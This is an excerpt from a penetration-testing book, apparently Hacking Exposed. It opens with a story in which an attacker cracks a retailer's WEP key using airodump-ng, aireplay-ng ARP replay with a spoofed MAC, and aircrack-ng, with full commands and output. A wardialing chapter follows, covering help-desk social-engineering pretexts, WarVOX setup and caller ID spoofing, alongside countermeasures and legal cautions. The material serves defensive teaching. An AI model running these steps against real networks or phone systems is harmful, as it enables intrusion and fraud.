

PART III

**INFRASTRUCTURE
HACKING**

CASE STUDY: READ IT AND WEP

Wireless technology is evident in almost every part of our lives—from the infrared (IR) remote on your TV to the wireless laptop you roam around the house with to the Bluetooth keyboard used to type this very text. Wireless access is here to stay. This newfound freedom is amazingly liberating; however, it is not without danger. As is generally the case, new functionality, features, or complexities often lead to security problems. The demand for wireless access has been so great that both vendors and security practitioners have been unable to keep up. Thus, the first incarnations of 802.11 devices have had a slew of fundamental design flaws down to their core or protocol level. Here, we have a ubiquitous technology, a demand that far exceeds the technology's maturity, and a bunch of bad guys who love to hack wireless devices. This has all the makings of a perfect storm...

Our famous and cheeky friend Joe Hacker is back to his antics again. This time instead of Googling for targets of opportunity, he has decided to get a little fresh air. In his travels, he packs what seems to be everything and the kitchen sink in his trusty "hackpack." Included in his arsenal is his laptop, 14 dB-gain directional antenna, USB mobile GPS unit, and a litany of other computer gear—and, of course, his iPod. Joe decides to take a leisurely drive to his favorite retailer's parking lot. While buying a new DVD burner on his last visit to the store, he noticed that the point-of-sale system was wirelessly connected to its LAN. He believes the LAN will make a good target for his wireless hack du jour and ultimately provide a substantial bounty of credit card information.

Once Joe makes his way downtown, he settles into an inconspicuous parking spot at the side of the building. Joe straps on his iPod as he settles in. The sounds of Steppenwolf's "Magic Carpet Ride" can be heard leaking out from his headphones. He decides to fire up the lappy to make sure it is ready for the task at hand. The first order of business is to put his wireless card into "monitor mode" so he can sniff wireless packets. Next, Joe diligently positions his directional antenna toward the building while doing his best to keep it out of sight. To pull off his chicanery, he must get a read on what wireless networks are active. Joe will rely on aircrack-ng, a suite of sophisticated wireless tools designed to audit wireless networks. He fires up airodump-ng, which is designed to capture raw 802.11 frames and is particularly suitable for capturing WEP initialization vectors (IVs) used to break the WEP key.

```
bt ~ # airodump-ng --write savefile ath0
CH 4 ][ Elapsed: 41 mins ][ 2008-08-03 13:48
```

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:09:5B:2D:1F:18	17	2125	16	0	2	11	WEP	WEP		rsg
00:11:24:A4:44:AF	9	2763	85	0	11	54	WEP	WEP		retailnet
00:1D:7E:3E:D7:F5	9	4128	31	0	6	54	WEP	WEP		peters
00:12:17:B5:65:4E	6	3149	8	0	6	54	OPN			Linksys
00:11:50:5E:C6:C7	4	1775	6	0	11	54	WEP	WEP		belkin54g
00:11:24:06:7D:93	5	1543	24	0	1	54	WEP	WEP		rsgtravel
00:04:E2:0E:BA:11	2	278	0	0	11	11	WEP	WEP		WLAN

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:11:24:A4:44:AF	00:1E:C2:B7:95:D9	3	18-11	0	69	
00:1D:7E:3E:D7:F5	00:1D:7E:08:A5:D7	6	1- 2	13	81	
00:11:50:5E:C6:C7	00:14:BF:78:A7:49	7	0- 2	0	56	
(not associated)	00:E0:B8:6B:72:96	7	0- 1	0	372	Gateway

At first glance, he sees the all-too-common Linksys open access point with the default service set identifier (SSID), which he knows is easy pickings. As access points are detected, he sees just what he is looking for—*retailnet*. Bingo! He knows this is the retailer's wireless network, but wait, the network is encrypted. But then a cool smile begins to form as Joe realizes the retailer used the Wired Equivalent Privacy (WEP) protocol to keep guys like him out. Too bad the retailer did not do its homework. WEP is woefully insecure and suffers from several design flaws that render its security practically useless. Joe knows with just a few keystrokes and some wireless Kung Fu that he will crack the WEP key without even taxing his aging laptop. The following command line instructs *airodump-ng* to lock on to channel 11 to ensure all traffic is captured by avoiding channel hopping. Additionally, *airodump-ng* only captures traffic to and from the specific access point (*retailnet*) based upon its MAC address, 00:11:24:A4:44:AF—also called a basic service set identifier (BSSID). Finally *airodump-ng* saves all output to the file called *savefile* for later analysis and cracking.

```
bt ~ # airodump-ng --channel 11 --bssid 00:11:24:A4:44:AF --write savefile ath0
CH 11 ][ Elapsed: 4 s ][ 2008-08-03 14:46
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:11:24:A4:44:AF	10	100	51	8	0	11	54	WEP	WEP		retailnet

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:11:24:A4:44:AF	00:1E:C2:B7:95:D9	10	0- 1	11	2578	

As our inimitable Mr. Hacker watches the *airodump-ng* output, he realizes that insufficient traffic is being generated to capture enough IVs. He needs at least 40,000 IVs to have a fighting chance of cracking the WEP key. At the rate the *retailnet* network is generating traffic, he could be here for days. What to do... Why not generate my own traffic, he thinks! Of course *aircrack-ng* has just what the doctor ordered. He can spoof one of the store's clients with the MAC address of 00:1E:C2:B7:95:D9 (as noted above), capture an address resolution protocol (ARP) packet, and continually replay it back to the *retailnet* access point without being detected. This way, he can easily capture enough traffic to crack the WEP key. You have to love WEP.

```
bt ~ # aireplay-ng --arpresplay -b 00:11:24:A4:44:AF -h 00:1E:C2:B7:95:D9 ath0
The interface MAC (00:15:6D:54:A8:0A) doesn't match the specified MAC (-h).
    ifconfig ath0 hw ether 00:1E:C2:B7:95:D9
14:06:14 Waiting for beacon frame (BSSID: 00:11:24:A4:44:AF) on channel 11
Saving ARP requests in replay_arp-0803-140614.cap
You should also start airodump-ng to capture replies.
Read 124 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 53610 packets (got 10980 ARP requests and 18248 ACKs), sent 22559
packets..Read 53729 packets (got 11009 ARP requests and 18289 ACKs), sent 22609
```

```
packets..Read 53859 packets (got 11056 ARP requests and 18323 ACKs), sent 22659
packets..Read 53959 packets (got 11056 ARP requests and 18371 ACKs), sent 22709
```

As the spoofed packets are replayed back to the unsuspecting access point, Joe monitors airodump-ng. The data field (#Data) is increasing as each bogus packet is sent by his laptop via the ath0 interface. Once he hits 40,000 in the data field, he knows he has a 50 percent chance of cracking a 104-bit WEP key and a 95 percent chance with 85,000 captured packets. After collecting enough packets, he fires up aircrack-ng for the moment of glory. Joe feeds in the capture file (savefile.cap) created earlier:

```
bt ~ # aircrack-ng -b 00:11:24:A4:44:AF savefile.cap

                                Aircrack-ng 1.0 rc1 r1085
                                [00:00:00] Tested 838 keys (got 366318 IVs)

KB      depth  byte(vote)
0       0/   9   73(499456) 37(395264) 5D(389888) 77(389120) 14(387584)
1       0/   1   16(513280) 81(394752) A9(388864) 17(386560) 0F(384512)
2       0/   1   61(509952) 7D(393728) C7(392448) 7C(387584) 02(387072)
3       2/   3   69(388096) 9A(387328) 62(387072) 0D(386816) AD(384768)
4      22/   4   AB(379904) 29(379648) D4(379648) 09(379136) FC(379136)

KEY FOUND! [ 73:63:61:72:6C:65:74:32:30:30:37:35:37 ] (ASCII: scarlet200757
)
Decrypted correctly: 100%
```

He almost spills the Mountain Dew he was slugging down as the WEP key is magically revealed. There it is in all its glory—scarlet200757. He is just mere seconds away from connecting directly to the network. After he disables the monitor mode on his wireless card, he enters the WEP key into his Linux network configuration utility. BAM! Joe is beside himself with joy as he has been dished up an IP address from the retailer's DHCP server. He chuckles a little as he knows he is in! Even with all the money these companies spend on firewalls, they have no control over him simply logging directly onto their network via a wireless connection. Who needs to attack from the Internet—the parking lot seems much easier. He thinks, "I'd better put some more music on; it is going to be a long afternoon of hacking..."

This frightening scenario is all too common. If you think it can't happen, think again. In the course of doing penetration reviews, we have actually walked into the lobby of our client's competitor (which resided across the street) and logged onto our client's network. You can prevent this from happening though. Study well—and the next time you see a person waving around a Pringles can connected to a laptop, you might want to make sure your wireless security is up to snuff as well!

CHAPTER 7

**REMOTE
CONNECTIVITY AND
VOIP HACKING**

Strangely enough, even today, many companies still have various dial-up connections into their private networks or infrastructure. While it may seem like a flashback to the movie *Hackers*, wardialing still exists largely because it is an alternate means of connecting to older servers, network devices, or Industrial Control Systems (ICS) (a superset of SCADA). Over the past couple of years, the focus on SCADA security in particular has helped fuel a bit of resurgence in wardialing activities. In this chapter, we show you how even an ancient 9600-baud modem can bring the Goliath of network and system security to its knees.

With the continued proliferation of broadband to the home via cable modems and DSL, it may seem like we've chosen to start our section on network hacking with something of an anachronism: *dial-up hacking*. However, the public switched telephone network (PSTN) is still a ubiquitous means of last-resort connectivity for many organizations. Some companies have been converting to a Voice over IP (VoIP)-based solution; a modem is, however, still tied to that critical device that enables the backdoor into the system. Similarly, the sensational stories of Internet sites being hacked overshadow the more prosaic dial-up intrusions that are in all likelihood more damaging and easier to perform.

In fact, we'd be willing to bet that most large companies are more vulnerable through poorly inventoried modem lines than via firewall-protected Internet gateways. Noted AT&T security guru Bill Cheswick once referred to a network protected by a firewall as "a crunchy shell around a soft, chewy center." The phrase has stuck for this reason: Why battle an inscrutable firewall when you can cut right to the target's soft center through a poorly secured remote access server? Securing dial-up connectivity is still probably one of the most important steps toward sealing up perimeter security. Dial-up hacking is approached in much the same way as any other hacking: footprint, scan, enumerate, exploit. With some exceptions, the entire process can be automated with traditional hacking tools called *wardialers* or *demon dialers*. Essentially, these are tools that programmatically dial large banks of phone numbers, log valid data connections (called *carriers*), attempt to identify the system on the other end of the phone line, and optionally attempt a logon by guessing common usernames and passphrases. Manual connection to enumerated numbers is also often employed if special software or specific knowledge of the answering system is required.

Choosing the most appropriate wardialing software is critical for both good guys and bad guys trying to find unprotected dial-up lines. Previous editions of *Hacking Exposed* covered two open source tools that created and defined the industry: ToneLoc and THC-Scan. However, later in this chapter, we will cover some newer tools with more capabilities. Included in this lineup is an open source VoIP-based wardialer from HD Moore called WarVOX. Next, we will discuss the freely available SecureLogix TeleSweep, and then we will finish up with a commercial product: NIKSUN's PhoneSweep (formerly Sandstorm Enterprise's PhoneSweep).

Following our discussion of specific tools, we will illustrate manual and automated exploitation techniques that may be employed against targets identified by wardialing software, including remote PBXes and voicemail systems.

PREPARING TO DIAL UP

Dial-up hacking begins with identifying blocks of phone numbers to load into a wardialer. Malicious hackers usually start with a company name and gather a list of potential ranges from as many sources as possible. Here, we discuss only some of the many mechanisms for discovering a corporate dial-up presence.



Phone Number Footprinting

<i>Popularity:</i>	9
<i>Simplicity:</i>	8
<i>Impact:</i>	2
<i>Risk Rating:</i>	6

The most obvious place to start is with phone directories. Companies such as SuperMedia LLC (directorystore.com/) now sell libraries of local or business phone books on CD-ROM that can be used to dump into wardialing scripts. These can get expensive depending on what you need; however, this information may also be available on various other sites, as the Internet never stops growing. Once a main phone number has been identified, attackers may wardial the entire “exchange” surrounding that number. For example, if Acme Corp.’s main phone number is 555-555-1212, a wardialing session will be set up to dial all 10,000 numbers within 555-555-XXXX. Using four modems and most wardialing software, this range can be dialed within a day or two, so granularity is not an issue.

Another potential tactic is to call the local telephone company and try to social engineer an unwary customer service representative into providing corporate phone account information. This method is a good way to learn about unpublished remote access or datacenter lines that are normally established under separate accounts with different prefixes. Upon request of the account owner, many phone companies do not provide this information over the phone without a password, although they are notorious about not enforcing this rule across organizational boundaries.

Besides the phone book, corporate websites are fertile phone number hunting grounds. Many companies caught up in the free flow of information on the Web publish their entire phone directories on the Internet—rarely a good idea unless a valid business reason can be closely associated with such giveaways.

Phone numbers can be found in more unlikely places on the Internet. One of the most damaging places for information gathering has already been visited earlier in this book but deserves a revisit here. The Internet name registration database found at arin.net dispenses primary administrative, technical, and billing contact information for a company’s Internet presence via the WHOIS interface. The following (sanitized) example of the output of a WHOIS search on “acme.com” shows the do’s and don’ts of publishing information with InterNIC:

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JS0000) jsmith@ACME.COM
                        555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
                        (800)555-5555
```

The administrative contact section provides an attacker with two valuable items. The first piece of valuable information is the possible valid exchange to start dialing (555-555-5555). The second is a potential name (John Smith) to masquerade as when calling the corporate help desk or to the local telephone company to gather more dial-up information. In contrast, the technical contact section is a good example of how information should be provided to InterNIC: using a generic functional title (Hostmaster) and an 800 number. This second section provides little for an attacker to use against the organization.

Finally, manually dialing every 25th number to see whether someone answers with “XYZ Corporation, may I help you?” is a tedious but quite effective method for establishing the dial-up footprint of an organization. Voicemail messages left by employees notifying callers that they are on vacation is another real killer here; these identify persons who probably won’t notice strange activity on their user account for an extended period of time. If an employee identifies their organizational chart status on the voicemail system greeting, an attacker can easily identify trustworthy personnel and information that can be used against other employees. For example, “Hi, leave a message for Jim, VP of Marketing” could lead to a second call from the attacker to the helpdesk: “This is Jim and I’m a vice-president in marketing. I need my password changed please.” You can guess the rest.



Leaks Countermeasures

The best defense against phone footprinting is preventing unnecessary information leakage. Yes, phone numbers are published for a reason—so customers and business partners can contact you—but you should limit this exposure. The following are some ideas that may be helpful in trying to prevent information leakage. Work closely with your telecommunications provider to ensure that proper numbers are being published; establish a list of valid personnel authorized to perform account management; require a password to make any inquiries about an account. Develop an information leakage watchdog group within the IT department that keeps websites, directory services, remote access server banners, and so on, sanitized of sensitive information, including phone numbers. Contact InterNIC and sanitize Internet zone contact information. Last but not least, remind users that the phone is not always their friend and to be extremely suspicious of unidentified callers requesting information, no matter how innocuous the request may seem.

WARDIALING

Wardialing essentially boils down to a choice of tools. Previous editions of *Hacking Exposed* did a great job of covering the tools that started it all: ToneLoc and THC-Scan. In this edition, we discuss the specific merits and limitations of one VoIP-based wardialer (WarVOX) and two traditional wardialers (TeleSweep and PhoneSweep) that still require modems. Before delving into the tools, we need to discuss some other considerations.

Hardware

When performing traditional wardialing that uses dial-up modems, the choice of modem hardware is just as important as the software. Most PC-based wardialing programs require knowledge of how to juggle PC COM ports for more complex configurations. Additionally, some hardware configurations may not work at all—for example, using a PCMCIA combo card in a laptop may be troublesome. Thus, if you want to keep things simple, don't try to get too fancy with the configuration. A basic PC with two standard COM ports and a serial card to add two more will do the trick. However, if you truly want all the speed you can get when wardialing and you don't want to install multiple separate modems, you may choose to install a multiport card, sometimes referred to as a *digiboard* card, which allows for four or eight modems on one system. Digi.com (digi.com) makes the AccelePort RAS Family of multimodem analog adapters that run on most popular operating systems.

The amount of time it takes to dial a number is somewhat fixed, so the number of modems directly affects the speed of the sweep. Wardialing software must be configured to wait for a specified timeout before continuing with the next number to avoid missing potential targets due to noisy lines or other factors. When set with standard timeouts of 45 to 60 seconds, wardialers generally average about one call per minute per modem. Some simple math tells us that a 10,000-number range takes about 7 days of 24-hour-a-day dialing with one modem. Obviously, every modem added to the effort dramatically improves the speed of the exercise. Four modems will dial an entire range twice as fast as two.

Attackers may have the luxury of 24/7 dialing; however, for the legitimate penetration tester, many wardialing rules of engagement limit dialing to off-peak hours, such as 6 P.M. to 6 A.M., and all hours of the weekends. Hence, if you are a legitimate penetration tester with a limited amount of time to perform a wardial, consider closely the math of multiple modems. Two other considerations that add complexity to the legitimate penetration tester's situation is a client spread across many time zones or one that may have various blackout restrictions that prevent dialing. More modems on different low-end computers might be a way to approach a large international or multi-time zone constrained wardial. This setup provides an added bonus of avoiding a single point-of-failure event like that of one computer with multiple modems.

Your choice of modem hardware can also greatly affect efficiency. Higher-quality modems can detect voice responses, second dial tones, or even whether a remote number is ringing. Voice detection, for example, allows some wardialing software to log a phone number as "voice," hang up, and continue dialing the next number immediately, without

waiting for a specified timeout (again, 45 to 60 seconds). Because a large proportion of the numbers in any range are likely to be voice lines, eliminating this waiting period drastically reduces the overall wardialing time. We recommend consulting the documentation for each tool to determine the most reliable modems to use as they can change over time.

Legal Issues

Besides the choice of wardialing platform, prospective wardialers should consider the serious legal issues involved. There is no shortage of federal, state, and local laws surrounding potential wardialing activities such as dialing to identify phone lines, recording calls, and spoofing the source telephone number. Of course, all the software we cover here can randomize the range of numbers dialed to escape notice, but that still doesn't provide a "get out of jail free card" if you get caught. Therefore, it is extremely important for anyone engaging in such activity for legitimate purposes (legit penetration testers) to engage their legal team and obtain written legal permission that limits their liability (usually an engagement contract) from the target entity to carry out such testing. In these cases, explicit phone number ranges should be agreed to in the signed document. Having a contract reduces the liability should any stragglers that don't actually belong to the target turn into issues later.

Most of the wardialing tools have some form of caller ID spoofing or blocking features that may or may not work as advertised. If this activity is being performed for legitimate reasons, this feature should not be necessary. In fact, if dialing a client with a 24/7 operations center, they may want to know what number(s) to expect so they are able to distribute that information to the call center technicians or help desk team ahead of time.

Final thoughts on legality: Because we can neither provide legal advice nor bail you out of jail, we recommend being extremely cautious when engaging in this activity. Wardialing should only be performed for legally authorized security audits and inventory management. Additionally, the call recording functionality of WarVOX raises even more legal issues around wiretapping laws. The laws can get very tricky when the caller and called party are not in the same state. Prior to use, the functionality of this tool should be discussed with corporate legal to ensure that federal, state, and local laws are not being violated.

Peripheral Costs

Finally, don't forget the potential for long distance or international charges that are easily accumulated during intense wardialing of remote targets. Additionally, using VoIP-based wardialers may require paying nominal charges per call or monthly subscriptions if using external providers. If performing the wardial using company resources, the corporate calling plan may already allow free long-distance charges and/or free or reduced international calling. Be prepared to defend this peripheral cost to management when outlining a wardialing proposal for your organization.

Next, we talk in detail about configuring and using each tool so administrators can get up and running quickly with their own wardialing efforts. Recognize, however, that what follows only scratches the surface of some of the advanced capabilities of the software discussed. Caveat emptor and reading the manual are hereby proclaimed!

Software

Because most wardialing is performed during off-hours to avoid conflicting with peak business activities, the ability to schedule continual scans flexibly during nonpeak hours can be invaluable. Freeware tools discussed in prior editions of *Hacking Exposed*, such as ToneLoc and THC-Scan, were limited in scheduling as they relied on operating system–derived scheduling tools and batch scripts. At the time of writing, the latest version of WarVOX (version 1.9.9) does not allow for scheduling—however, this may become a feature with future development. TeleSweep and PhoneSweep, on the other hand, have automated scheduling features to help deal with off-peak and weekend dialing considerations.

In addition to scheduling concerns, ease of setup and use is also considered in the detailed software descriptions that follow. In our testing, WarVOX proved to be most challenging to set up and contained the most bugs. However, its fingerprinting accuracy, the usefulness of the recorded sound bites, the option for multiple VoIP providers, and the potential for future rapid development made it a worthy contender. TeleSweep’s strong point is that it has distributed wardialing capabilities and thus flexibility in multi-time zone dialing. TeleSweep is a solid product overall; however, the registration and licensing may be a significant deterrent. PhoneSweep is another good product, but its steep cost may put this product out of reach for many users. Of course, depending on your pocket depth and patience, you may be able to run multiple wardialers in order to take advantage of the best features of each product.



WarVOX

Popularity:	8
Simplicity:	5
Impact:	8
Risk Rating:	7

While traditional wardialers use an array of modems to dial and identify carrier tones, a newer class of wardialer like WarVOX (warvox.org) and iWar (softwink.com/iwar/) uses Voice over IP (VoIP) to identify phone lines. The phone-line identification is based on actual audio capture, and the wardialers do not use a modem directly. The availability of low-cost Internet-based VoIP providers allows these tools to scale very well at modest costs and minimum downstream bandwidth per line (also referred to as per *channel*). VoIP-based wardialers do not negotiate with other modems, hence, they cannot be used for carrier exploitation. However, this new class of wardialer is very useful for fingerprinting and categorizing numbers as voice, modem, fax, IVR, and so on. Attackers commonly

scan Direct Inward Dialing (DID) blocks for line identification before they begin carrier exploitation. VoIP wardialers can speed up the identification process from days to hours when configured to use multiple carriers and channels. Finally, once the data lines are identified by WarVOX or iWar, they can be pentested with traditional modems. For the rest of this section, we discuss the specifics of HD Moore's WarVOX.

The following is a step-by-step breakdown of operating WarVOX:

1. The user sets up a range of numbers to be dialed.
2. The numbers are dialed using multiple channels (virtual lines) available across a number of IAX providers (which are configurable).
3. Once connected to a telephone number, WarVOX records 53 seconds of audio (also configurable).
4. The captured audio is analyzed using Digital Signal Processing – Fast Fourier Transform (DSP FFT) to convert the time domain signal to frequency domain spectrum, which provides for easy visual comparison and signature generation. These unique generated signatures let WarVOX classify and find similar voicemail systems/IVRs across different numbers in a dialed range.

Although the initial version of WarVOX was released in 2009, it received new features in August 2011 and is available via SVN as WarVOX 2. Apart from the move to a more robust PostgreSQL database, the updated version contains a new signature algorithm that allows for better matching of captured data even when the voice/tone is time shifted. The online resources available do not provide a complete list of steps to set up this newer version. We use the following procedures to set up a functioning instance of WarVOX 2. First, obtain a copy of BackTrack 5 R1 image (ISO or VMware), and in a terminal session execute:

```
$ sudo su -
# svn co http://www.metasploit.com/svn/warvox/trunk/ warvox
# apt-get install build-essential libiaxclient-dev sox lame ruby ruby-dev
rake rubygems libopenssl-ruby libreadline-ruby libsqlite3-ruby gnuplot
# gem install mongrel --pre
# apt-get install postgresql
# apt-get install postgresql-contrib
# apt-get install pgadmin3
# apt-get install libpq-dev
```

Next, we load the contributed integer routines into `template1` and create a database called `warvox`. The password is `'warv0xhe'`. For the GUI inclined, these steps can also be performed with `pgadmin3`, once you have set up a password for the postgres account.

```
# sudo su - postgres
postgres@bt:/$ psql template1
```

```
template1=# \i /usr/share/postgresql/8.4/contrib/_int.sql
template1=# \q

postgres@bt:/$ createuser warvox
Shall the new role be a superuser? (y/n) y
postgres@bt:/$ createdb warvox -O warvox    (that is capital o)
postgres@bt:/$ psql
postgres=# alter user warvox with password 'warv0xhe';
postgres=# \q
postgres@bt:/$ exit
```

Then we modify the database connection configuration to include the new password and port information (port 5432):

```
# vi ~/warvox/web/config/database.yml
production:
  adapter: postgresql
  database: warvox
  username: warvox
  password: warv0xhe
  host: 127.0.0.1
  port: 5432
  pool: 100
  timeout: 5
~
```

Now we compile:

```
# cd warvox
~/warvox# make
```

On some systems, the Ruby Gems directory PATH locations are not set up correctly and WarVOX fails with the following message:

```
"no such file to load -- bundler (LoadError)"
```

Set the `GEM_PATH` environment variable (this is the location where ruby gems are found):

```
~/warvox# export GEM_PATH=/var/lib/gems/1.9.2/
~/warvox# gem env
```

The `gem env` statement should correctly identify your installed ruby version (in the case of BackTrack 5 R1, it is ruby 1.9.2). Remember to set the environment variable in your shell profile, so it is available in subsequent logins. Now try compiling again:

```
~/warvox# make
```

If you get an error message that states:

```
[*] ERROR: The KissFFT module has not been installed
```

type the following:

```
~/warvox# cp -a src/ruby-kissfft/kissfft.so lib/
```

Then run make one more time:

```
~/warvox# make
```

Are we having fun yet?

If you want to set up a different password for the WarVOX GUI, modify `~/warvox/etc/warvox.conf` and change the password to one of your choosing:

```
#
# Configure the username and password for the WarVOX
# web interface. This password is sent in clear text
#
authentication:
  user: admin
  pass: warvox
```

Finally you can start WarVOX:

```
# ~/warvox/bin/warvox.rb
```

If everything is configured correctly, you should receive this successful message:

```
[*] Starting WarVOX on http://127.0.0.1:7777/
=> Booting Mongrel (use 'script/server webrick' to force WEBrick)
=> Rails 2.2.2 application starting on http://127.0.0.1:7777
=> Call with -d to detach
=> Ctrl-C to shutdown server
** Starting Mongrel listening at 127.0.0.1:7777
```

Now, access the WarVOX UI using a web browser pointed to `http://127.0.0.1:7777/` with the username 'admin' and the password in the `warvox.conf` file, shown previously.

After authentication to the web front end, select one of the many IAX VoIP providers available online and create an account with them. Professionals in the field have had good success with Teliix (teliix.com/). An example of the information provided on the Providers tab includes:

Nickname	Teliax
IAX2 server name	atl.teliax.net (this was the closest server to our location)
The IAX2 port	4569
Username	<your username>
Password	<your password>
Number of available outbound lines	5

The user interface is quite straightforward. The Providers tab is really only used when adding or removing providers—otherwise you can ignore it. The Jobs tab, shown in Figure 7-1, lets you enter information for a new scan job, such as telephone numbers,

The screenshot shows the 'waRvox' web application interface. At the top is a navigation bar with links: HOME, JOBS, RESULTS, ANALYSIS, PROVIDERS, and ABOUT. The 'JOBS' tab is selected. Below the navigation bar, the main heading reads 'No Active or Submitted Jobs'. Underneath, there is a section titled 'SUBMIT A NEW JOB'. The form includes a text input field for 'Specify target telephone range(s)' with a hint showing examples like '1-123-456-7890' or '1-123-300-1000:1-123-400-2000'. Below this is a file upload option: 'Or upload a file containing the target ranges' with a 'Browse...' button. Further down are input fields for 'Seconds of audio to capture' (set to 53) and 'Maximum number of outgoing lines' (set to 10). At the bottom, there is a field for 'The source Caller ID range' with a hint '1-555-555-5555 or 1-555-555-55XX' and a 'Create' button.

Figure 7-1 The Jobs tab—note you can specify ranges via copy and paste in the box provided or import them from a file.

which can be individual numbers or a range of numbers specified with masks (e.g. 1-555-555-0XXX). A useful feature that was not included with the first release of WarVOX is the ability to import a list of numbers using a text file (this works great in version 1.0.1; however, it seems to be problematic in version 1.9.9). While not always reliable, caller ID spoofing is a great feature available with VoIP-based wardialers. The caller ID can be changed on the fly in cases where the providers tolerate such abuse.

Once a scan is completed, the captured audio has to be analyzed. Click Analyze Calls under Results | Completed Jobs | Job Number. This operation is CPU intensive so give it a few minutes depending on your CPU resources. The Analysis tab, shown in Figure 7-2, provides a graphical representation of the response received from each number




Figure 7-2 The Analysis tab provides a summary of all of the lines dialed as well as individual call analysis that includes recorded audio; simply click the Play button.

along with its classification as voice/modem/fax/voicemail etc. The “iew Matches” feature is quite useful in identifying the same voice greetings/IVR system in a single scan range, as seen in large organizations.

During the analysis phase, WarVOX creates a unique fingerprint for each captured audio sample and writes it into the database. This signature can be used for matching any other samples captured in the future. For example, let’s say you discovered a certain vulnerable voicemail system in the field—the audio capture from that vulnerable system can be fingerprinted and compared against the entire database of previous call jobs. Although the web interface does not allow matching across all jobs, it does come with a few command-line tools to export, fingerprint, and compare audio captures. Four command-line tools of interest are available under warvox/bin:

Tool	Description
<code>export_audio.rb <Job#> <Folder></code>	Exports all the audio samples in a job to raw files.
<code>audio_raw_to_fprint.rb <RawFile> <OutFile></code>	Fingerprints audio files and return the signature.
<code>audio_raw_to_wav.rb <RawFile> <Wav File></code>	Converts raw audio capture to .wav files.
<code>identify_matches.rb <all JobID> <InFile></code>	Matches a fingerprint against a single job or all the jobs in the database.

Figure 7-3 shows an example of exporting job number 17 to a raw file, generating a fingerprint, and comparing it against all other fingerprints using `identity_matches.rb`. Note the match percentile for two identical voicemail prompts; the time shifting is accounted for and shows a good match percentage (69 percent).

```
root@bt:~/warvox/bin# ./audio_raw_to_fprint.rb ~/SourceAudio/1. 7.raw | .
/identify_matches.rb all -
100.00 17      1
69.06  1       1
36.56  11      1
33.12  14      1
0.00   10      1
0.00   13      1
```

Figure 7-3 Fingerprinting a raw file and comparing against other fingerprints



TeleSweep

Popularity:	7
Simplicity:	7
Impact:	8
Risk Rating:	7

TeleSweep is now available as a free download from SecureLogix (securelogix.com/modemscanner/index.htm) with the caveat that it requires registration using a corporate or university e-mail account. They do not allow registrations via any free e-mail providers (Hotmail, Gmail, Yahoo!, etc.). Additionally, this product was released as a free download (180-day license) to raise awareness about the potential avenues of attack via insecure modems and also to make you aware of SecureLogix's Enterprise Telephone Management (ETM) product (which includes a voice firewall). However, in this section, we focus on the TeleSweep product because it is a wardialer with some nice features.

In terms of setup, this Windows-based tool was quite easy to configure and the modem detection worked perfectly. We ran the setup.exe and stepped through the setup with little to no interaction. One of the most powerful features of this tool is being able to control multiple wardialers from one interface via the Secure Management Server. The tool also has many features that a professional penetration tester would find useful, including scheduled scanning and multiple modem support with good detection accuracy.

The way the product works is with profiles and objects. A *profile* is used to organize engagements—you could assign each client or division their own profile. Many things are controlled by *objects*. To control time windows, you must create a time object. If you want to add phone numbers to dial, you must add a phone number object. For username and password guessing—you guessed it, you need an object. The advantage is that once you have created objects, they are reusable. For example, after creating a night and a weekend time object, you can assign it to as many profiles as desired with a simple right-click.

